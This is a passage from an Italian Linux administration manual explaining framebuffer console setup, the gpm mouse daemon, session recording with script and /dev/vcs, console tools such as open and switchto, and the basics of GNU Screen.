Se non si vuole avere questa gestione già attiva in fase di avvio, è consigliabile che queste funzioni risiedano all'interno di moduli del kernel, in modo da poter attivare esattamente ciò che serve al proprio adattatore grafico. Prima di farlo, però, occorre accertarsi di disporre del file di dispositivo '`/dev/fb0`'. Eventualmente, lo si può creare così:

```
# mknod -m 660 /dev/fb0 c 29 0 [Invio]
```

Il primo modulo da attivare per mettere in funzione il *frame buffer* è '**fbcon**':

```
# modprobe fbcon [Invio]

# lsmod | grep fbcon [Invio]

fbcon                  37024  0
tileblit                2688  1 fbcon
font                    8320  1 fbcon
bitblit                 5376  1 fbcon
```

Dopo il caricamento di questo modulo, non si dovrebbe osservare alcun cambiamento per quanto riguarda l'aspetto dello schermo. La fase successiva richiede il caricamento del modulo specifico per l'adattatore grafico, che prima va identificato:

```
# lspci | grep VGA [Invio]
```

```
0000:01:00.0 VGA compatible controller: nVidia Corporation ↩
↪NV5M64 [RIVA TNT2 Model 64/Model 64 Pro] (rev 15)
```

Quindi si cerca il modulo nella directory '`/lib/modules/`***versione***`/kernel/drivers/video/`':

```
# uname -a[Invio]
```

```
Linux nanohost 2.6.15.6 #1 PREEMPT Mon Mar 6 16:05:13 CET ↩
↪2006 i686 GNU/Linux
```

```
# cd /lib/modules/2.6.15.6/kernel/drivers/video[Invio]
```

```
# find . -name \*fb\* -print[Invio]
```

```
./cyber2000fb.ko
./arcfb.ko
./aty/aty128fb.ko
./aty/atyfb.ko
…
./neofb.ko
./nvidia/nvidiafb.ko
./pm2fb.ko
…
./vga16fb.ko
./vfb.ko
```

Intuitivamente, si opta per il modulo '**`nvidiafb`**':

```
# modprobe nvidiafb[Invio]
```

```
# lsmod | grep fb[Invio]
```

```
nvidiafb               48284  1
fbcon                  37024  73
tileblit                2688  1 fbcon
font                    8320  1 fbcon
bitblit                 5376  1 fbcon
```

Se si dispone del programma '**fbset**', si può tentare di modificare al volo la risoluzione. Per farlo, occorre leggere prima il contenuto del file '/etc/fb.modes':

```
# grep ^mode /etc/fb.modes [Invio]

mode "640x480-60"
mode "640x480-72"
mode "640x480-75"
mode "640x480-90"
mode "640x480-100"
mode "768x576-75"
mode "800x600-48-lace"
mode "800x600-56"
mode "800x600-60"
mode "800x600-70"
mode "800x600-72"
mode "800x600-75"
mode "800x600-90"
mode "800x600-100"
mode "1024x768-43-lace"
mode "1024x768-60"
mode "1024x768-70"
mode "1024x768-72"
mode "1024x768-75"
mode "1024x768-90"
mode "1024x768-100"
mode "1152x864-43-lace"
mode "1152x864-47-lace"
```

```
mode "1152x864-60"
mode "1152x864-70"
mode "1152x864-75"
mode "1152x864-80"
mode "1280x960-75-8"
mode "1280x960-75"
mode "1280x960-75-32"
mode "1280x1024-43-lace"
mode "1280x1024-47-lace"
mode "1280x1024-60"
mode "1280x1024-70"
mode "1280x1024-74"
mode "1280x1024-75"
mode "1600x1200-60"
mode "1600x1200-66"
mode "1600x1200-76"
```

Si tenta di utilizzare una risoluzione di '**800x600-60**':

```
# fbset 800x600-60 [Invio]
```

In alternativa, si può indicare la risoluzione e la quantità di colori, senza specificare la frequenza di scansione. In questo caso per i colori e le sfumature si usano 16 bit:

```
# fbset 800 600 800 600 16 [Invio]
```

L'utilizzo del *frame buffer* ha degli inconvenienti: pur usando i moduli, una volta caricati, non è più possibile ritornare alla gestione normale; se si commettono degli errori, si rischia di rendere invisibile e inutilizzabile la console.

14.9.4 «Frame buffer» dall'avvio

«

Nella sezione precedente è stato mostrato, a grandi linee, il modo in cui è possibile attivare la gestione della console grafica con il *frame buffer*, quando il sistema è già in funzione. Per fare in modo che questa modalità di funzionamento della console sia attiva già al momento dell'avvio del sistema, occorre utilizzare delle opzioni di avvio per il kernel Linux.

Quando si sceglie la strada delle opzioni di avvio, occorre conoscere perfettamente le caratteristiche del proprio adattatore grafico, ma in generale, a meno di avere un adattatore troppo sofisticato o troppo vecchio, conviene usare la modalità standard VESA 2.0.

La gestione della console grafica deve essere già disponibile nel corpo principale del kernel, sia per quanto riguarda la gestione generica della console in modo grafico (che si potrebbe mettere nel modulo '**fbcon**'), sia per la gestione dello standard VESA (il modulo sarebbe '**vesafb**'). Quindi, per queste due cose non si possono usare i moduli.

Quando il kernel è pronto, è sufficiente l'opzione di avvio '**vga=*n***', dove ***n*** va sostituito con un numero, come descritto nella tabella successiva.

Tabella 14.89. Modalità VESA da usare con l'opzione di avvio '**vga=*n***', quando la gestione grafica della console in modalità VESA è inclusa nel kernel.

Profondità di colori	320×200	640×400	640×480	800×500	800×600	896×672
4 bit (16 colori)					770	
8 bit (256 colori)		768	769	879	771	815

Profondità di colori	320×200	640×400	640×480	800×500	800×600	896×672
15 bit	781	801	784	880	787	816
16 bit	782	802	785	881	788	817
24 bit	783	803	786	882	789	818
32 bit		804	809	883	814	819

Profondità di colori	1024 ×640	1024 ×768	1152 ×720	1280 ×1024	1440 ×900	1600 ×1200
4 bit (16 colori)		772		774		
8 bit (256 colori)	874	773	869	775	864	796
15 bit	875	790	870	793	865	797
16 bit	876	791	871	794	866	798
24 bit	877	792	872	795	867	799
32 bit	878	824	873	829	868	834

Nelle situazioni più comuni si utilizza l'opzione '**`vga=791`**' per una risoluzione a 1024×768, ottenendo un carattere abbastanza visibile con gli schermi usuali.

Se il proprio adattatore grafico non è compatibile a sufficienza con lo standard VESA 2.0, non è possibile avvalersi di tale funzionalità nel modo descritto, ed eventualmente si può inibire un'opzione già definita con l'opzione '**`vga=normal`**'. Se si vuole usare la console grafica in ogni caso, partendo dall'avvio, occorre usare opzioni adeguate per il proprio adattatore grafico, il cui codice deve essere incorporato nella porzione principale del kernel Linux.

Per le informazioni dettagliate sulle opzioni di avvio relative ai vari adattatori grafici, va consultata la documentazione del kernel Linux: '***sorgenti_linux***`/Documentation/fb/*`'.

14.10 Utilizzo del dispositivo di puntamento

«

Il mouse, in un terminale a caratteri, non è una cosa tanto comune. È normale in un ambiente grafico, ma nel caso di GNU/Linux c'è la possibilità di usarlo anche nelle console virtuali. Per gestire un mouse in questa situazione è necessario un demone che si occupi di seguirlo e di fornire ai programmi le informazioni sulle azioni del mouse stesso. Si tratta in pratica di un servente per la gestione del mouse. Trattandosi di un servente, i programmi con cui si può interagire con il mouse sono dei clienti e dipendono dal servente per il tipo di comunicazione che tra loro deve instaurarsi.

Il servente utilizzato normalmente per GNU/Linux è il demone '**gpm**', il quale ha in particolare il vantaggio di essere utile anche con i programmi che non sono fatti per il mouse, per copiare e incollare del testo.

In alcune situazioni, la gestione del mouse può diventare conflittuale, per esempio quando si utilizza un cosiddetto mouse bus (*bus-mouse*). In questa situazione non è possibile avere più programmi che leggono contemporaneamente il dispositivo corrispondente al mouse; in pratica non ci può essere in funzione il demone '**gpm**' assieme al sistema grafico X (a meno che X si avvalga proprio di '**gpm**') e nemmeno possono essere messi in funzione più sistemi grafici contemporaneamente. Il demone '**gpm**' è in grado di risolvere il problema occupandosi da solo del mouse e passando a tutte le altre applicazioni eventuali le informazioni sulle azioni compiute con il mouse stesso.

14.10.1 Dispositivo del mouse

Per convenzione, il file ‘`/dev/mouse`’ dovrebbe corrispondere al dispositivo del mouse. In pratica, si potrebbe creare un collegamento simbolico con questo nome che punta al dispositivo corrispondente al mouse utilizzato effettivamente.

Nel caso particolare dei mouse seriali, cioè di quelli connessi a una porta seriale, sono stati usati in passato i dispositivi ‘`/dev/cua*`’. Attualmente, questi sono superati e al loro posto si fa riferimento ai corrispondenti ‘`/dev/ttyS*`’.

Quando la lettura di questo dispositivo può essere solo esclusiva, a causa della sua natura, per evitare conflitti tra i programmi nel modo descritto in precedenza, si può creare il file FIFO ‘`/dev/gpmdata`’. Questo viene gestito dal demone ‘**gpm**’ allo scopo di fornire a tutti gli altri programmi che accedono direttamente al mouse le informazioni sulle azioni compiute con lo stesso.

```
# mknod /dev/gpmdata p[Invio]
```

Il comando appena mostrato è ciò che serve per creare questo file nel caso non sia già disponibile. Per fare in modo che ‘**gpm**’ gestisca questo file e di conseguenza si occupi del mouse in qualunque situazione, deve essere utilizzata l’opzione ‘**-R**’. Inoltre, se si utilizza il sistema grafico X è necessario modificare manualmente la sua configurazione (‘`/etc/X11/xorg.conf`’) nella sezione ‘**InputDevice**’, più o meno come si vede nell’esempio seguente:

```
Section "InputDevice"
    Identifier  "Generic Mouse"
    Driver      "mouse"
    Option      "CorePointer"
    Option      "Device"                "/dev/gpmdata"
    Option      "Protocol"              "IntelliMouse"
    Option      "Emulate3Buttons"       "true"
    Option      "ZAxisMapping"          "4 5"
    Option      "Buttons"               "5"
EndSection
```

In pratica, per il sistema grafico X e per qualunque altro programma che dovesse accedere al dispositivo del mouse direttamente, si deve fare riferimento al tipo di mouse '**`IntelliMouse`**', utilizzando il file di dispositivo '`/dev/gpmdata`'.

Tabella 14.91. Alcuni file riferiti a dispositivi di puntamento secondo il kernel Linux. L'elenco completo può essere consultato nel file '***sorgenti_linux***`/Documentation/devices.txt`' tra i sorgenti del kernel.

File di dispositivo	Descrizione
'`/dev/mouse`'	Collegamento simbolico al file di dispositivo oppure a un file FIFO adatto.
'`/dev/gpmdata`'	File FIFO standard per ritrasmettere il movimento del mouse a più programmi.
'`/dev/logibm`'	mouse bus Logitech.
'`/dev/psaux`'	mouse PS/2, o mouse USB compatibile.
'`/dev/usb/mouse`***n***'	***n***-esimo mouse USB (a partire da zero), non compatibile con il tipo PS/2.

14.10.2 Utilizzo di «gpm»

Il programma '**gpm**'[15] permette di copiare e incollare porzioni dello schermo con i programmi normali e fornisce a quelli predisposti l'accesso a tutte le funzionalità del mouse. Può essere messa in funzione una sola copia del programma alla volta, di conseguenza è normale che '**gpm**' venga avviato una volta per tutte attraverso la procedura di inizializzazione del sistema.

```
gpm [opzioni]
```

A meno di fare uso di opzioni particolari, '**gpm**' si aspetta di trovare il collegamento '`/dev/mouse`' che punti al file di dispositivo corrispondente al mouse effettivamente a disposizione.

Se '**gpm**' viene utilizzato con l'opzione '**-R**', allora si abilita la gestione del file FIFO '`/dev/gpmdata`' e tutti gli altri programmi che dovessero accedere direttamente al mouse dovrebbero utilizzare questo file come dispositivo (che, salvo altra indicazione, si comporta come quello di un mouse '**MouseSystems**').

Tabella 14.92. Alcune opzioni.

Opzione	Descrizione
`-B` ***sequenza***	Con questa opzione è possibile definire la disposizione dei tasti. Per esempio, '**`gpm -B 123`**' indica di utilizzare i tasti nella posizione normale: il primo è quello a sinistra, il secondo è quello centrale e il terzo è quello a destra. Nello stesso modo si può indicare una disposizione inversa per facilitare un utente che preferisce usare la mano sinistra ('**`gpm -B 321`**').
`-m` ***file***	Permette di indicare un file di dispositivo diverso dal solito '`/dev/mouse`'.
`-R` [***tipo***]	Abilita la gestione del file FIFO '`/dev/gpmdata`' allo scopo di fornire ad altre applicazioni, che accedono direttamente al mouse, le informazioni sulle sue azioni. Se si indica il tipo, questo specifica il protocollo di comunicazione da utilizzare per tale scopo; altrimenti si fa riferimento in modo predefinito al tipo '**`MouseSystems`**' ('**`msc`**'). In base agli esempi mostrati, si dovrebbe invece specificare il tipo '**`IntelliMouse`**' ('**`ms3`**').
`-t` ***tipo***	Permette di indicare il tipo di mouse a disposizione. Quando non si specifica questa opzione, il tipo predefinito è '**`ms`**', corrispondente a un mouse Microsoft con due o tre tasti. In particolare, '**`-t help`**' elenca tutti i tipi disponibili (si veda la tabella 14.93).
`-2`	Forza un funzionamento a due tasti. In questo modo il primo tasto serve a evidenziare e l'altro a incollare.

Opzione	Descrizione
`-3`	Forza un funzionamento a tre tasti. In questo modo il primo tasto serve a evidenziare, il secondo a incollare e il terzo a estendere la zona evidenziata. Questo è il funzionamento predefinito, perché il secondo tasto viene attivato solo a partire dal momento in cui questo viene premuto. Perciò, normalmente, non occorre preoccuparsi di indicare quanti tasti utilizzare.
`-S` ***comandi***	Permette di definire dei comandi da eseguire in corrispondenza di un clic triplo sul primo e sul terzo tasto.

Tabella 14.93. Elenco di alcuni nomi dei tipi di mouse utilizzabili con l'opzione '**`-t`**' e con l'opzione '**`-R`**'.

Tipo	Sinonimo	Descrizione
`mman`	`Mouseman`	Mouseman.
`ms`		Microsoft a due o tre tasti e compatibili (predefinito).
`ms+`		Come '**`ms`**', con il trascinamento nel tasto centrale.
`bare`	`Microsoft`	Microsoft a due tasti.
`msc`	`MouseSystems`	Mouse System, tre tasti.
`sun`		Variante del Mouse System.
`mm`	`MMSeries`	
`logi`	`Logitech`	Alcuni mouse seriali Logitech.

Tipo	Sinonimo	Descrizione
`logim`		Mouse Logitech che devono funzionare come mouse Mouse System a tre tasti.
`bm`	`BusMouse`	Busmouse Microsoft e compatibili.
`ps2`	`PS/2`	Busmouse PS/2.
`ncr`		Alcune penne di puntamento di alcuni portatili (NCR3125pen).
`wacom`		Tavoletta Wacom.
`genitizer`		Tavoletta Genitizer.
`logim`		Mouse Logitech in cui abilitare il funzionamento in modalità Mouse System.
`pnp`		Microsoft pnp.
`imps2`		Microsoft IntelliMouse su porta PS/2.
`ms3`		Mouse seriali IntelliMouse a tre tasti.
`netmouse`		Genius NetMouse (due tasti normali, più un tasto «su» e un tasto «giù»).
`cal`		Calcomp Ultraslate.
`calr`		Calcomp Ultraslate in modalità relativa.
`twid`		Tastiera Twidder.

Tipo	Sinonimo	Descrizione
`syn`	`synaptics`	Touchpad seriale Synaptics.
`syn2`	`synaptics_ps2`	Touchpad PS/2 Synaptics.
`brw`		Mouse Fellowes Browser a quattro bottoni e una rotella.
`js`	`Joystick`	Emulazione del mouse attraverso un joystick.
`summa`		Tavoletta Summa/Genius.
`mtouch`		Schermi *touchscreen* MicroTouch.
`acecad`		Tavolette Acecad in modalità assoluta.
`kmiabps2`		Kensignton Mouse «in a box» su PS/2.

Il funzionamento di '**`gpm`**' è relativamente semplice. Quando il mouse è riconosciuto dal programma che si sta utilizzando, dipende da questo il modo di gestire e interpretare le azioni compiute con il mouse. Quando il programma non è in grado di controllare il mouse, è comunque possibile utilizzare la funzione di copia del testo.

Si seleziona una zona dello schermo premendo il primo tasto e trascinando fino alla posizione finale. Per incollare si può cambiare console virtuale, raggiungendo così l'applicazione all'interno della quale incollare il testo, quindi si preme il secondo tasto, o in mancanza il terzo. Il testo viene inserito come se fosse digitato, di conseguenza occorre che il programma lo permetta.

L'opzione '**`-S`**' permette di definire tre comandi, separati con il sim-

bolo due punti (‘**:**’), da eseguire in occasione di un clic triplo con il primo e il terzo tasto. In pratica, si tiene premuto il primo o il terzo tasto, mentre con l’altro (il terzo o il primo rispettivamente) si esegue un clic triplo in rapida successione. Se entro tre secondi dal rilascio dei tasti viene premuto uno dei tre tasti, viene eseguito uno dei comandi indicati nell’argomento di questa opzione.

Per esempio, se si utilizza l’opzione ‘**-S "echo ciao:echo hello:e**
e si preme un clic triplo, del tipo descritto, seguito dalla pressione del primo tasto, si ottiene l’esecuzione di ‘**echo ciao**’, cioè viene visualizzata la parola ‘**ciao**’. Se invece alla fine si seleziona il secondo tasto, si ottiene la parola ‘**hello**’. Infine, se si tratta del terzo tasto, si ottiene ‘**bye**’.

Questo sistema potrebbe essere particolarmente utile per definire un comando per il riavvio del sistema, quando per qualche motivo non si può usare la tastiera per farlo e non si rendono disponibili altre alternative.

Segue la descrizione di alcuni esempi.

- # **gpm -t imps2** [*Invio*]

  Avvia ‘**gpm**’ predisponendolo per utilizzare un mouse PS/2 a tre tasti con rotellina (va bene anche se la rotellina non c’è e se i tasti sono solo due).

- # **gpm -R -t imps2** [*Invio*]

  Avvia ‘**gpm**’ predisponendolo per utilizzare un mouse PS/2 a tre tasti con rotellina, abilitando la gestione del file ‘`/dev/gpmdata`’. Il sistema grafico X e altri programmi che dovessero accedere direttamente al dispositivo del mouse, dovrebbero esse-

re istruiti a utilizzare il file ‘`/dev/gpmdata`’, corrispondente a un mouse ‘**IntelliMouse**’.

- `# gpm -t imps2 -m /dev/psaux -R ms3` [*Invio*]

  Come nell’esempio precedente, avvia ‘**gpm**’ predisponendolo per utilizzare un mouse PS/2 a tre tasti con rotellina, abilitando la gestione del file ‘`/dev/gpmdata`’; in particolare viene specificato il file di dispositivo del mouse e il tipo di protocollo da usare per la comunicazione attraverso il file ‘`/dev/gpmdata`’.

- `# gpm -S "shutdown -h now:shutdown -r now:init 0"` [*Invio*]

  Avvia ‘**gpm**’ definendo i comandi speciali da eseguire in caso di un clic triplo. Se dopo il clic triplo si preme il primo tasto, si conclude l’attività del sistema; se si preme il secondo, si riavvia; se si preme il terzo, si conclude l’attività, ma attraverso una chiamata diretta all’eseguibile ‘**init**’.

14.10.3 Avvio del servizio di gestione del mouse

Si è accennato al fatto che il demone ‘**gpm**’ venga avviato normalmente dalla procedura di inizializzazione del sistema, nel modo già stabilito dalla stessa distribuzione GNU/Linux che si utilizza. Se si vogliono gestire funzionalità speciali di ‘**gpm**’, come per esempio il file FIFO ‘`/dev/gpmdata`’, cosa che si ottiene con l’opzione ‘**-R**’, occorre intervenire nello script che avvia questo demone.

Alcune distribuzioni, prevedono un file di configurazione contenente l’assegnamento di variabili di ambiente che poi vengono incorporate e utilizzate nello script di avvio del servizio ‘**gpm**’. Tuttavia potrebbe non essere stata prevista la possibilità di aggiungere delle opzioni ulteriori; in tal caso si deve intervenire direttamente nello script.

In particolare, la distribuzione Red Hat gestisce il servizio attraverso lo script '`/etc/rc.d/init.d/gpm`', mentre la distribuzione Debian usa il file '`/etc/init.d/gpm`'. Inoltre, la distribuzione Debian mette a disposizione lo script '**`gpmconfig`**' per facilitare l'intervento nel file di configurazione, corrispondente a '`/etc/gpm.conf`'.

14.11 Monitoraggio di una sessione di lavoro

«

L'attività svolta durante una sessione di lavoro attraverso un terminale potrebbe essere registrata volontariamente in modo da annotare le operazioni svolte, eventualmente anche a titolo di prova, come potrebbe essere l'esecuzione di un test di esame.

In aggiunta, le console virtuali di GNU/Linux possono essere osservate attraverso dei dispositivi appositi: '`/dev/vcs*`'.

14.11.1 Utilizzo di «script»

«

Il programma '**`script`**'[16] permette di registrare la sessione di lavoro svolta attraverso un terminale a caratteri. Si avvia il programma e questo, a sua volta, avvia una copia della shell predefinita; da quel momento, tutto ciò che viene digitato ed emesso attraverso il terminale viene memorizzato in un file. Il file può essere indicato nella riga di comando, altrimenti viene creato il file '`typescript`' nella directory corrente.

```
script [-a] file
```

L'opzione '**`-a`**' permette di continuare la registrazione in un file già utilizzato in precedenza, senza cancellarlo inizialmente.

Per terminare l'esecuzione della registrazione della sessione di lavoro, basta concludere l'attività della shell avviata da '**`script`**'; di solito si tratta di utilizzare il comando '**`exit`**'.

14.11.2 File di dispositivo «/dev/vcs*»

I file di dispositivo '`/dev/vcs*`', definiti *Virtual console capture device*, possono essere usati per visualizzare lo schermo di una console particolare. Il meccanismo è estremamente banale, in quanto basta leggere il loro contenuto: in ogni momento, il risultato che si ottiene da questa lettura è l'immagine dello schermo di quella console particolare che quel dispositivo rappresenta.

```
# cat /dev/vcs1 [Invio]
```

L'esempio mostra la visualizzazione del contenuto dello schermo della prima console virtuale, corrispondente al dispositivo '`/dev/tty1`', dell'istante in cui si esegue il comando.

In particolare, il dispositivo '`/dev/vcs0`' fa riferimento alla console virtuale attiva, mentre i file contrassegnati da un numero finale (diverso da zero) corrispondono alle rispettive console virtuali, identificate in modo preciso tramite quel numero.

14.12 Strumenti per la gestione delle console virtuali

Le console virtuali di GNU/Linux sono gestite normalmente attraverso la configurazione del file '`/etc/inittab`', in cui, a seconda del livello di esecuzione, si attivano diversi programmi Getty abbinati ad altrettanti terminali o console virtuali. Generalmente, in que-

sto modo, non vengono utilizzate tutte le console virtuali possibili, pertanto quelle rimanenti potrebbero essere sfruttate per altri scopi.

Le console virtuali disponibili possono essere utilizzate per visualizzare in modo continuo informazioni utili sul funzionamento del sistema, come per esempio quelle provenienti da un file per le registrazioni del sistema (*log*).

```
# tail -f /var/log/messages > /dev/tty10 & [Invio]
```

L'esempio mostra l'utilizzo di '**tail**' per visualizzare la fine del file '/var/log/messages' e tutte le righe che gli vengono aggiunte successivamente. Invece di impegnare il terminale dal quale viene avviato, il comando viene messo sullo sfondo ('**&**') e l'output viene emesso attraverso la decima console virtuale (che si presume sia disponibile).

14.12.1 Utilizzo di «open»

«

Il programma '**open**'[17] permette di avviare un comando in una nuova console virtuale (non utilizzata precedentemente). Per distinguere il comando dalle opzioni di '**open**' si utilizza un trattino doppio ('**--**') per segnalare l'inizio del comando stesso.

```
open [opzioni] [--] comando [opzioni_del_comando]
```

Tabella 14.94. Alcune opzioni.

Opzione	Descrizione
`-c` ***n***	Questa opzione permette di definire esplicitamente quale console virtuale utilizzare attraverso l'argomento che indica il numero di questa (le console virtuali sono numerate a partire da uno).
`-l`	Fa in modo che il comando venga trattato come se fosse una «shell di *login*», cioè una shell avviata dalla procedura di accesso (dopo che l'autenticazione dell'utente è avvenuta con successo). Questo comporta l'aggiunta di un trattino ('**-**') davanti al nome del comando.
`--`	Segna la fine delle opzioni di '**open**' e l'inizio del comando. È necessario l'uso di questo trattino doppio quando il comando da eseguire ha, a sua volta, degli argomenti.

Segue la descrizione di alcuni esempi.

- `#` **`open bash`** [*Invio*]

  Avvia l'eseguibile '**bash**' nella prima console virtuale libera.

- `#` **`open -l bash`** [*Invio*]

  Avvia l'eseguibile '**bash**' nella prima console virtuale libera, trattando il processo relativo come una shell di *login*.

- `#` **`open -c 10 -l bash`** [*Invio*]

  Come nell'esempio precedente, utilizzando espressamente la decima console virtuale.

- `#` **`open -- ls -l`** [*Invio*]

  Esegue il comando '**ls -l**' utilizzando la prima console virtuale libera. In questo caso, dovendo indicare un comando con argo-

menti, è stato inserito il trattino doppio per segnalare l'inizio del comando stesso.

14.12.2 Utilizzo di «switchto»

Il programma '**switchto**' [18] permette di selezionare una console virtuale particolare. Può essere utile in uno script.

```
switchto n
```

L'esempio seguente mostra il passaggio all'undicesima console virtuale:

```
# switchto 11 [Invio]
```

14.13 Terminali virtuali, o finestre, con il programma Screen

È già stato descritto più volte il funzionamento delle console virtuali di GNU/Linux, che, attraverso una sola console fisica, permettono la gestione di più sessioni di lavoro differenti, a cui si accede generalmente con le combinazioni di tasti [*Ctrl Fn*], oppure [*Ctrl Alt Fn*]. Un effetto simile si può ottenere attraverso dei programmi, utilizzabili anche quando non si dispone di una console GNU/Linux.

Un programma che svolga questo compito non è così comodo da utilizzare come può esserlo una console virtuale, però può offrire delle possibilità in più. Per esempio, potrebbe trasferire il ***terminale virtuale*** su un altro terminale fisico, senza dover sospendere, né interrompere, il lavoro che si stava svolgendo. In pratica, l'unico programma che si utilizzi per questo scopo è Screen,[19] il quale permette

di fare una quantità di cose, anche il trasferimento di un terminale virtuale a un altro utente (consentendo a questo di continuare il lavoro).

Lo studio di Screen è impegnativo come lo è l'approfondimento di una shell sofisticata. Qui si vogliono mostrare solo i rudimenti, trascurando volutamente funzionalità che, se utilizzate, richiederebbero attenzione per ciò che riguarda la sicurezza.

14.13.1 Funzionamento e organizzazione generale

Screen, costituito precisamente dell'eseguibile '**screen**', è un programma che si interpone tra una shell (o un applicativo diverso) e il terminale utilizzato effettivamente. In pratica, si tratta di un gestore di finestre a caratteri che, tra le altre cose, permette di aprire più sessioni contemporanee utilizzando un solo terminale fisico.

Ogni terminale virtuale, ovvero ogni finestra, mette a disposizione le funzionalità di un terminale VT100 con delle estensioni di vario tipo. Per ogni finestra viene conservato uno storico delle ultime righe visualizzate, permettendo lo scorrimento all'indietro e la copia di porzioni di questo all'interno dello standard input della stessa o di un'altra finestra.

Come si può intuire, per accedere alle funzionalità offerte da Screen occorre utilizzare dei comandi composti da combinazioni di tasti che vengono intercettati da questo, senza essere passati all'applicazione sottostante, provocando così un'alterazione del comportamento normale di queste applicazioni.

Spesso, viene attivato il bit SUID al binario '**screen**', assieme all'attribuzione della proprietà all'utente '**root**'. Ciò permette a

Screen di fare delle cose molto comode, ma richiede attenzione nella sua configurazione, perché ciò potrebbe tradursi in un pericolo in più per chi lo utilizza. Se non si vuole approfondire tanto l'uso di Screen, sarebbe meglio togliere tale permesso.

```
# chmod ug-s /usr/bin/screen [Invio]
```

Se Screen è in condizione di poterlo fare (di solito solo se è attivato il bit SUID per il binario '**`screen`**' e questo appartiene all'utente '**`root`**'), aggiorna il file '`/etc/utmp`', cosa che consente di tenere traccia anche di tutti i terminali virtuali aperti attraverso di esso.

Per poter funzionare, Screen deve creare un file FIFO (*pipe* con nome), per ogni gruppo di finestre aperto, cioè per ogni terminale fisico a cui è connesso effettivamente. Tale file viene definito «socket» da Screen e dalla sua documentazione. Questo file può essere creato in varie posizioni, a seconda di come sono stati compilati i sorgenti. Se il binario '**`screen`**' è stato previsto con il bit SUID attivo, questo file FIFO potrebbe essere creato nella directory '`/tmp/screens/S-`***utente***`/`', oppure, più utilmente, potrebbe essere creato nella directory '`~/.screen/`'. È da ritenere che questa ultima scelta sia la migliore; volendo, si può utilizzare la variabile di ambiente ***SCREENDIR*** per indicare il percorso della directory che Screen deve usare per i file FIFO.

Il nome utilizzato per il file FIFO serve a identificare una particolare sessione di lavoro di Screen, assieme a tutte le finestre gestite attraverso questa. Di solito, si tratta di un nome articolato secondo il modello seguente:

pid . terminale . nodo

Per esempio, ‘**123.tty4.dinkel**’ è il modo con cui si identifica la sessione di Screen che ha il numero PID 123, utilizza il terminale corrispondente al dispositivo ‘`/dev/tty4`’, sul sistema chiamato ‘**dinkel**’.

Una sessione di Screen, quando è in funzione regolarmente, è ***attaccata*** al terminale fisico che si utilizza effettivamente (questo terminale fisico può anche essere una console virtuale di GNU/Linux). La sessione può essere distaccata e successivamente riattaccata altrove, presso un altro terminale fisico. Le applicazioni in funzione nelle varie finestre di una sessione distaccata, continuano a funzionare regolarmente. Di solito, a meno di modificare la configurazione predefinita, un segnale di aggancio (‘**SIGHUP**’), cosa che generalmente si ottiene disconnettendo la linea attraverso cui è collegato il terminale, provoca solo il distacco della sessione, senza coinvolgere le applicazioni.

Screen può essere controllato attraverso file di configurazione, la cui collocazione può essere varia. Potrebbe trattarsi di ‘`/etc/screenrc`’ per la configurazione globale e di ‘`~/.screenrc`’ per la personalizzazione di ogni utente. Le direttive di questi file non vengono mostrate qui; eventualmente si può consultare la documentazione originale: *screen(1)*.

Screen imposta automaticamente la variabile ***TERM*** al valore ‘**screen**’, in modo da informare opportunamente le applicazioni di adattarsi alle sue caratteristiche.

Quasi tutti i comandi che possono essere impartiti a Screen sono

prefissati dalla combinazione [*Ctrl a*], alla quale segue poi una sequenza di caratteri o di altre combinazioni di tasti, che ovviamente non vengono passati all'applicazione sottostante. Se però si vuole passare proprio la combinazione [*Ctrl a*] all'applicazione, si deve usare la sequenza [*Ctrl a*][*a*].

A volte, Screen ha la necessità di fornire delle indicazioni. Ciò viene fatto sovrascrivendo parte della finestra in uso, di solito nell'ultima riga. Dopo pochi secondi, i messaggi vengono rimossi, ripristinando il testo precedente.

14.13.2 Utilizzo di «screen»

Screen si compone in pratica dell'eseguibile binario '**screen**'. Come accennato in precedenza, viene predisposto spesso in modo da avere il bit SUID attivo e da essere proprietà dell'utente '**root**'. Se non si richiedono funzionalità particolari a questo programma, non è necessaria tale politica.

```
screen [opzioni] [comando [argomenti_del_comando]]
```

Il programma '**screen**' può essere avviato per iniziare una sessione di lavoro attraverso cui gestire delle applicazioni contenute in finestre differenti, oppure per altre funzionalità descritte in occasione della presentazione delle opzioni. Quando si avvia '**screen**' in modo normale, si può aggiungere l'indicazione di un comando (con i suoi argomenti) che si vuole avviare all'interno della prima finestra. Se questo comando non viene specificato, '**screen**' avvia una shell (quella indicata nella variabile di ambiente ***SHELL***, oppure '`/bin/sh`' in sua mancanza).

Quando un programma ospitato all'interno di una finestra di '**screen**' termina di funzionare, la finestra relativa si chiude. Quando una sessione non ha più finestre, termina di funzionare anche il processo '**screen**' relativo.

Tabella 14.95. Alcune opzioni.

Opzione	Descrizione
`-U`	Avvia il programma richiedendo espressamente l'uso della codifica UTF-8 per il terminale.
`-c` ***file***	Permette di specificare un file di configurazione alternativo a quello predefinito.
`-s` ***shell***	Permette di indicare una shell alternativa a quella contenuta nella variabile di ambiente ***SHELL***, la quale viene utilizzata ogni volta che si apre una nuova finestra senza specificare il programma che deve essere avviato al suo interno.
`-S` ***sessione***	Permette di dare un nome a una sessione. A questo nome viene comunque aggiunto il numero PID anteriormente. Lo scopo è quello di rendere più semplice l'identificazione di una sessione.
`-ls` `-list`	Questa opzione va usata da sola: non avvia alcuna nuova sessione e si limita a elencare quelle già aperte dall'utente che ne sta facendo richiesta. Attraverso questo elenco si possono individuare facilmente quali siano le sessioni distaccate, cioè quelle che possono essere riprese utilizzando l'opzione '**-r**'.

Opzione	Descrizione
`-d` [*pid.*] *tty* [*.nodo*] `-D` [*pid.*] *tty* [*.nodo*]	Permette di distaccare una sessione di Screen da un terminale fisico, senza interrompere il funzionamento degli applicativi avviati al suo interno. Si può usare questa opzione assieme a '**`-r`**', in modo da riattaccare la sessione in un altro terminale.
`-r` [[*pid.*] *tty* [*.nodo*]] `-R` [[*pid.*] *tty* [*.nodo*]]	Permette di riattaccare sul terminale in funzione attualmente, una sessione staccata in precedenza. Se non si indica la sessione, viene avviata la prima di quelle che risultano distaccate; se in particolare si utilizza '**`-R`**', si ottiene comunque l'avvio di una sessione anche se non ce ne sono da riprendere. Questa opzione può essere usata da sola o in abbinamento a '**`-d`**' (o '**`-D`**'). In questo ultimo caso, si indica prima l'opzione '**`-d`**', poi '**`-r`**', infine la sessione da staccare e da riattaccare.
`-x` [[*pid.*] *tty* [*.nodo*]]	Questa opzione permette di accedere a una sessione già aperta e funzionante presso un altro terminale fisico. Se non viene specificata la sessione, viene aperta la prima che può essere trovata. Quando si condivide una sessione tra più terminali fisici, ogni terminale può accedere solo alle finestre che non sono attive da qualche parte.

Segue la descrizione di alcuni esempi.

- `$` **`screen`** [*Invio*]

